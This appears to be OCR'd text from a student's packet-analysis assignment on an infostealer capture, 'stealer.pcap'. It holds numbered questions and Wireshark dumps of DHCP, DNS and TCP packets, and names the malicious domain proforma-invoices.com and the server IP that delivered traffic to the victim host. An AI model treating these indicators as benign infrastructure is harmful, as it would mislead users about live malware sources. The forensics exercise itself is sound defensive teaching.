
Palo Alto

City in California

Palo Alto is a city in California's San Francisco Bay Area. It's part of Silicon Valley and home to Stanford University. On campus, Cantor Arts Center's broad collection includes a notable group of Rodin sculptures. University Avenue runs through downtown Palo Alto and has casual and upscale restaurants, plus well-known chain stores and independent boutiques. East are the marshland trails of Baylands Nature Preserve. — Google

Area code: 650

7. The organization works with private addressing and netmask /24. How many computers in the organization are involved in the capture?



8. What is the name of the most active computer at the network level?

stealer.pcap

File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help

dhcp

No.	Time	Source	Destination	Protocol	Length	Info
3263	649.194871	10.4.10.132	255.255.255.255	DHCP	342	DHCP Inform - Transaction ID 0xc0361803
3264	649.195335	10.4.10.4	10.4.10.132	DHCP	342	DHCP ACK - Transaction ID 0xc0361803

```
Frame 3263: 342 bytes on wire (2736 bits), 342 bytes captured (2736 bits)
    Encapsulation type: Ethernet (1)
    Arrival Time: Apr 10, 2019 16:47:56.324601000 Eastern Summer Time
    UTC Arrival Time: Apr 10, 2019 20:47:56.324601000 UTC
    Epoch Arrival Time: 1554929276.324601000
    [Time shift for this packet: 0.000000000 seconds]
    [Time delta from previous captured frame: 86.529523000 seconds]
    [Time delta from previous displayed frame: 0.000000000 seconds]
    [Time since reference or first frame: 649.194871000 seconds]
    Frame Number: 3263
    Frame Length: 342 bytes (2736 bits)
    Capture Length: 342 bytes (2736 bits)
    [Frame is marked: False]
    [Frame is ignored: False]
    [Protocols in frame: eth:ethertype:ip:udp:dhcp]
    [Coloring Rule Name: UDP]
    [Coloring Rule String: udp]
Ethernet II, Src: HewlettPacka_1c:47:ae (00:08:02:1c:47:ae), Dst: Broadcast (ff:ff:ff:ff:ff:ff)
  > Destination: Broadcast (ff:ff:ff:ff:ff:ff)
  > Source: HewlettPacka_1c:47:ae (00:08:02:1c:47:ae)
    Type: IPv4 (0x0800)
    [Stream index: 1]
> Internet Protocol Version 4, Src: 10.4.10.132, Dst: 255.255.255.255
```

File Edit View

Leandro Delgado
Student ID:114416241

Ln 2, Col 22 37 characters 100% Windov UTF-8

Wireshark · Packet 3263 · stealer.pcap

```
    [Stream index: 1]
> Internet Protocol Version 4, Src: 10.4.10.132, Dst: 255.255.255.255
> User Datagram Protocol, Src Port: 68, Dst Port: 67
v Dynamic Host Configuration Protocol (Inform)
    Message type: Boot Request (1)
    Hardware type: Ethernet (0x01)
    Hardware address length: 6
    Hops: 0
    Transaction ID: 0xc0361803
    Seconds elapsed: 0
  > Bootp flags: 0x0000 (Unicast)
    Client IP address: 10.4.10.132
    Your (client) IP address: 0.0.0.0
    Next server IP address: 0.0.0.0
    Relay agent IP address: 0.0.0.0
    Client MAC address: HewlettPacka_1c:47:ae (00:08:02:1c:47:ae)
    Client hardware address padding: 00000000000000000000
    Server host name not given
    Boot file name not given
    Magic cookie: DHCP
  > Option: (53) DHCP Message Type (Inform)
  > Option: (61) Client identifier
  v Option: (12) Host Name
      Length: 15
      Host Name: Beijing-5cd1-PC
  > Option: (60) Vendor class identifier
  > Option: (55) Parameter Request List
```


```
0000  ff ff ff ff ff ff 00 08  02 1c 47 ae 08 00 45 00   ··· ··· ··G···E·
0010  01 48 07 3d 00 00 80 11  1d e1 0a 04 0a 84 ff ff   ·H·=···· ····· ··
```

No.: 3263 · Time: 649.194871 · Source: 10.4.10.132 · Destination: 255.255.255.255 · Protocol: DHCP · Length: 342 · Info: DHCP Inform - Transaction ID 0xc0361803

Show packet bytes Layout: Vertical (Stacked)

Close Help

9. What is the IP of the organization's DNS server?



10. What domain is the victim asking about in packet 204?

stealer.pcap

File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help

frame.number == 204

No.	Time	Source	Destination	Protocol	Length	Info
204	46.661287	10.4.10.132	10.4.10.4	DNS	81	Standard query 0xa002 A proforma-invoices.com

```
Frame 204: 81 bytes on wire (648 bits), 81 bytes captured (648 bits)
    Encapsulation type: Ethernet (1)
    Arrival Time: Apr 10, 2019 16:37:53.791017000 Eastern Summer Time
    UTC Arrival Time: Apr 10, 2019 20:37:53.791017000 UTC
    Epoch Arrival Time: 1554928673.791017000
    [Time shift for this packet: 0.000000000 seconds]
    [Time delta from previous captured frame: 0.027731000 seconds]
    [Time delta from previous displayed frame: 0.000000000 seconds]
    [Time since reference or first frame: 46.661287000 seconds]
    Frame Number: 204
    Frame Length: 81 bytes (648 bits)
    Capture Length: 81 bytes (648 bits)
    [Frame is marked: False]
    [Frame is ignored: False]
    [Protocols in frame: eth:ethertype:ip:udp:dns]
    [Coloring Rule Name: UDP]
    [Coloring Rule String: udp]
Ethernet II, Src: HewlettPacka_1c:47:ae (00:08:02:1c:47:ae), Dst: Dell_c2:09:6a (a4:1f:72:c2:09:6a)
  > Destination: Dell_c2:09:6a (a4:1f:72:c2:09:6a)
  > Source: HewlettPacka_1c:47:ae (00:08:02:1c:47:ae)
    Type: IPv4 (0x0800)
    [Stream index: 0]
> Internet Protocol Version 4, Src: 10.4.10.132, Dst: 10.4.10.4
```

File Edit View

Leandro Delgado
Student ID:114416241

Ln 2, Col 22 37 characters 100% Windov UTF-8

Wireshark · Packet 204 · stealer.pcap

```
    UTC Arrival Time: Apr 10, 2019 20:37:53.791017000 UTC
    Epoch Arrival Time: 1554928673.791017000
    [Time shift for this packet: 0.000000000 seconds]
    [Time delta from previous captured frame: 0.027731000 seconds]
    [Time delta from previous displayed frame: 0.000000000 seconds]
    [Time since reference or first frame: 46.661287000 seconds]
    Frame Number: 204
    Frame Length: 81 bytes (648 bits)
    Capture Length: 81 bytes (648 bits)
    [Frame is marked: False]
    [Frame is ignored: False]
    [Protocols in frame: eth:ethertype:ip:udp:dns]
    [Coloring Rule Name: UDP]
    [Coloring Rule String: udp]
Ethernet II, Src: HewlettPacka_1c:47:ae (00:08:02:1c:47:ae), Dst: Dell_c2:09:6a (a4:1f:72:c2:09:6a)
  > Destination: Dell_c2:09:6a (a4:1f:72:c2:09:6a)
  > Source: HewlettPacka_1c:47:ae (00:08:02:1c:47:ae)
    Type: IPv4 (0x0800)
    [Stream index: 0]
> Internet Protocol Version 4, Src: 10.4.10.132, Dst: 10.4.10.4
> User Datagram Protocol, Src Port: 54662, Dst Port: 53
v Domain Name System (query)
    Transaction ID: 0xa002
  > Flags: 0x0100 Standard query
    Questions: 1
    Answer RRs: 0
    Authority RRs: 0
    Additional RRs: 0
  v Queries
    > proforma-invoices.com: type A, class IN
    [Response in: 206]

0000  a4 1f 72 c2 09 6a 00 08  02 1c 47 ae 08 00 45 00   ··r··j·· ··G···E·
0010  00 43 01 9f 00 00 80 11  10 7c 0a 04 0a 84 0a 04   ·C····· ·|·····
0020  0a 04 d5 86 00 35 00 2f  7e d2 a0 02 01 00 00 01   ·····5·/ ~·******
```

No.: 204 · Time: 46.661287 · Source: 10.4.10.132 · Destination: 10.4.10.4 · Protocol: DNS · Length: 81 · Info: Standard query 0xa002 A proforma-invoices.com

Show packet bytes Layout: Vertical (Stacked)

Close Help

11. What is the IP of the domain in the previous question?

stealer.pcap

File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help

frame.number == 1585

No.	Time	Source	Destination	Protocol	Length	Info
1585	48.762990	217.182.138.150	10.4.10.132	TCP	1342	80 → 49204 [PSH, ACK] Seq=964945 Ack=339 Win=64240 Len=1288 [TCP PDU reassembled in 3155]

Wireshark · Packet 1585 · stealer.pcap

```
Frame 1585: 1342 bytes on wire (10736 bits), 1342 bytes captured (10736 bits)
    Encapsulation type: Ethernet (1)
    Arrival Time: Apr 10, 2019 16:37:55.892720000 Eastern Summer Time
    UTC Arrival Time: Apr 10, 2019 20:37:55.892720000 UTC
    Epoch Arrival Time: 1554928675.892720000
    [Time shift for this packet: 0.000000000 seconds]
    [Time delta from previous captured frame: 0.000066000 seconds]
    [Time delta from previous displayed frame: 0.000000000 seconds]
    [Time since reference or first frame: 48.762990000 seconds]
    Frame Number: 1585
    Frame Length: 1342 bytes (10736 bits)
    Capture Length: 1342 bytes (10736 bits)
    [Frame is marked: False]
    [Frame is ignored: False]
    [Protocols in frame: eth:ethertype:ip:tcp]
    [Coloring Rule Name: HTTP]
    [Coloring Rule String: http || tcp.port == 80 || http2]
Ethernet II, Src: Netgear_b6:93:f1 (20:e5:2a:b6:93:f1), Dst: HewlettPacka_1c:47:ae (00:08:02:1c:47:ae)
  > Destination: HewlettPacka_1c:47:ae (00:08:02:1c:47:ae)
  > Source: Netgear_b6:93:f1 (20:e5:2a:b6:93:f1)
    Type: IPv4 (0x0800)
    [Stream index: 2]
> Internet Protocol Version 4, Src: 217.182.138.150, Dst: 10.4.10.132
> Transmission Control Protocol, Src Port: 80, Dst Port: 49204, Seq: 964945, Ack: 339, Len: 1288
```

```
0000  00 08 02 1c 47 ae 20 e5  2a b6 93 f1 08 00 45 00   ····G· ·  *·····E·
0010  05 30 93 81 00 00 80 06  29 72 d9 b6 8a 96 0a 04   ·0····· )r·····
```

No.: 1585 · Time: 48.762990 · Source: 217.182.138.150 · Destination: 10.4.10.132 · Protoc...80 → 49204 [PSH, ACK] Seq=964945 Ack=339 Win=64240 Len=1288 [TCP PDU reassembled in 3155]

Show packet bytes Layout: Vertical (Stacked)

Close Help


File Edit View

Leandro Delgado
Student ID:114416241


Ln 2, Col 22 37 characters 100% Windov UTF-8

stealer.pcap Packets: 4003 · Displayed: 1 (0.0%) Profile: Default

